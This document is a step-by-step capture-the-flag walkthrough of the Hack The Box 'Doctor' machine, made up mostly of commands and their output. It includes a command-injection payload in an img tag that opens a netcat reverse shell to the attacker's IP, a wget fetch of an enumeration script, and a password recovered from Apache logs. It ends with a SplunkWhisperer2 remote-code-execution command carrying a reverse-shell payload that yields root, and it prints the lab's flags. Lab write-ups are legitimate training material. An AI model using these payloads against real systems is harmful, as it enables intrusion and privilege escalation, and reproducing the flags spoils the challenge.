

sudo nmap -sV -sC -Pn --source-port 53 -T4 -vvv doctor.htb




```
PORT     STATE SERVICE  REASON         VERSION
22/tcp   open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http     syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Doctor
8089/tcp open  ssl/http syn-ack ttl 63 Splunkd httpd
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Splunkd
|_http-title: splunkd
| ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
| Issuer: commonName=SplunkCommonCA/organizationName=Splunk/stateOrProvinceName=CA/countryName=US/emailAddress=support@splunk.com/loca
lityName=San Francisco
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-09-06T15:57:27
| Not valid after:  2023-09-06T15:57:27
| MD5:   db23 4e5c 546d 8895 0f5f 8f42 5e90 6787
| SHA-1: 7ec9 1bb7 343f f7f6 bdd7 d015 d720 6f6f 19e2 098b
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://doctor.htb/FUZZ




```
.htaccess               [Status: 403, Size: 275, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 275, Words: 20, Lines: 10]
.hta                    [Status: 403, Size: 275, Words: 20, Lines: 10]
images                  [Status: 301, Size: 309, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 19848, Words: 5808, Lines: 504]
css                     [Status: 301, Size: 306, Words: 20, Lines: 10]
js                      [Status: 301, Size: 305, Words: 20, Lines: 10]
fonts                   [Status: 301, Size: 308, Words: 20, Lines: 10]
                        [Status: 200, Size: 19848, Words: 5808, Lines: 504]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10]
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://doctor.htb:8089/FUZZ



```
robots.txt              [Status: 200, Size: 26, Words: 3, Lines: 3]
services                [Status: 401, Size: 130, Words: 12, Lines: 7]
v2                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v1                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v3                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v4                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v5                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v6                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v7                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v10                     [Status: 200, Size: 2168, Words: 594, Lines: 37]
v11                     [Status: 200, Size: 2168, Words: 594, Lines: 37]
v8                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v15                     [Status: 200, Size: 2168, Words: 594, Lines: 37]
v0                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
v01                     [Status: 200, Size: 2168, Words: 594, Lines: 37]
v9                      [Status: 200, Size: 2168, Words: 594, Lines: 37]
```

http://doctor.htb/services.html




Give us a call
1-999-123-4567

Send us a message
info@doctors.htb


Visit us
1337 Main St.

cat /etc/hosts




```
┌─[headcrusher@parrot]─[~]
└──╼ $sudo nano /etc/hosts
┌─[headcrusher@parrot]─[~]
└──╼ $cat /etc/hosts
10.10.10.209    doctor.htb htb doctors.htb
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://doctors.htb/FUZZ



```
home                    [Status: 302, Size: 245, Words: 22, Lines: 4]
login                   [Status: 200, Size: 4204, Words: 1054, Lines: 95]
archive                 [Status: 200, Size: 101, Words: 7, Lines: 6]
register                [Status: 200, Size: 4493, Words: 1171, Lines: 101]
account                 [Status: 302, Size: 251, Words: 22, Lines: 4]
logout                  [Status: 302, Size: 217, Words: 22, Lines: 4]
```

http://doctors.htb/login?next=%2F




Log In

Email

Password

□ Remember Me

http://doctors.htb/register



Join Today

Username: test


Email: test@doctors.com

Password: ••••

Confirm Password: ••••

http://doctors.htb/post/new

```
<img src=http://10.10.14.42/$(nc.traditional$IFS-e$IFS/bin/bash$IFS'10.10.14.42'$IFS'443')>
```




New Post

Title: reverse shell

Content:


```
<img src=http://10.10.14.42/$(nc.traditional$IFS-e$IFS/bin/bash$IFS'10.10.14.42'$IFS'443')>
```

```
sudo nc -nlvp 443
```



```
┌─[✗]─[headcrusher@parrot]─[~/VPN]
└──╼ $sudo nc -nlvp 443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:55134.
id
uid=1001(web) gid=1001(web) groups=1001(web),4(adm)
uname -a
Linux doctor 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

python -m SimpleHTTPServer 8081




```
┌─[headcrusher@parrot]─[~]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
10.10.10.209 - - [23/Oct/2020 01:53:38] "GET /LinEnum.sh HTTP/1.1" 200 -
```

python3 -c 'import pty;pty.spawn("/bin/bash")'

wget http://10.10.14.42:8081/LinEnum.sh

./LinEnum.sh




```
shaun:x:1002:1002:shaun,,,:/home/shaun:/bin/bash
splunk:x:1003:1003:Splunk Server:/opt/splunkforwarder:/bin/bash
```

cd /var/log/apache2

cat backup | grep pass


Guitar123



```
web@doctor:/var/log/apache2$ cat backup | grep pass
cat backup | grep pass
10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
web@doctor:/var/log/apache2$
```


su shaun

Guitar123



```
shaun@doctor:~$ id
id
uid=1002(shaun) gid=1002(shaun) groups=1002(shaun)
shaun@doctor:~$ uname -a
uname -a
Linux doctor 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```


https://github.com/cnotin/SplunkWhisperer2 python PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.42 --username shaun --password Guitar123 --payload "nc.traditional -e /bin/sh '10.10.14.42' '4443'"




```
┌─[headcrusher@parrot]─[~/SplunkWhisperer2/PySplunkWhisperer2]
└──╼ $python PySplunkWhisperer2_remote.py --host 10.10.10.209 --lhost 10.10.14.42 --username shaun --password Guitar123 --payload "nc.
traditional -e /bin/sh '10.10.14.42' '4443'"
Running in remote mode (Remote Code Execution)
[.] Authenticating...
[+] Authenticated
[.] Creating malicious app bundle...
[+] Created malicious app bundle in: /tmp/tmpQnyQUy.tar
[+] Started HTTP server for remote mode
[.] Installing app from: http://10.10.14.42:8181/
10.10.10.209 - - [23/Oct/2020 02:15:33] "GET / HTTP/1.1" 200 -
[+] App installed, your code should be running now!

Press RETURN to cleanup
```

sudo nc -nlvp 4443



```
┌─[headcrusher@parrot]─[~/SplunkWhisperer2/PySplunkWhisperer2]
└──╼ $sudo nc -nlvp 4443
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4443
Ncat: Listening on 0.0.0.0:4443
Ncat: Connection from 10.10.10.209.
Ncat: Connection from 10.10.10.209:41246.
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux doctor 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:02 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```



```
cat /home/shaun/user.txt
c62b9966a6f365d8951fb05553f7ab64
cat /root/root.txt
b0b614640573e6ce85845177390b9375
```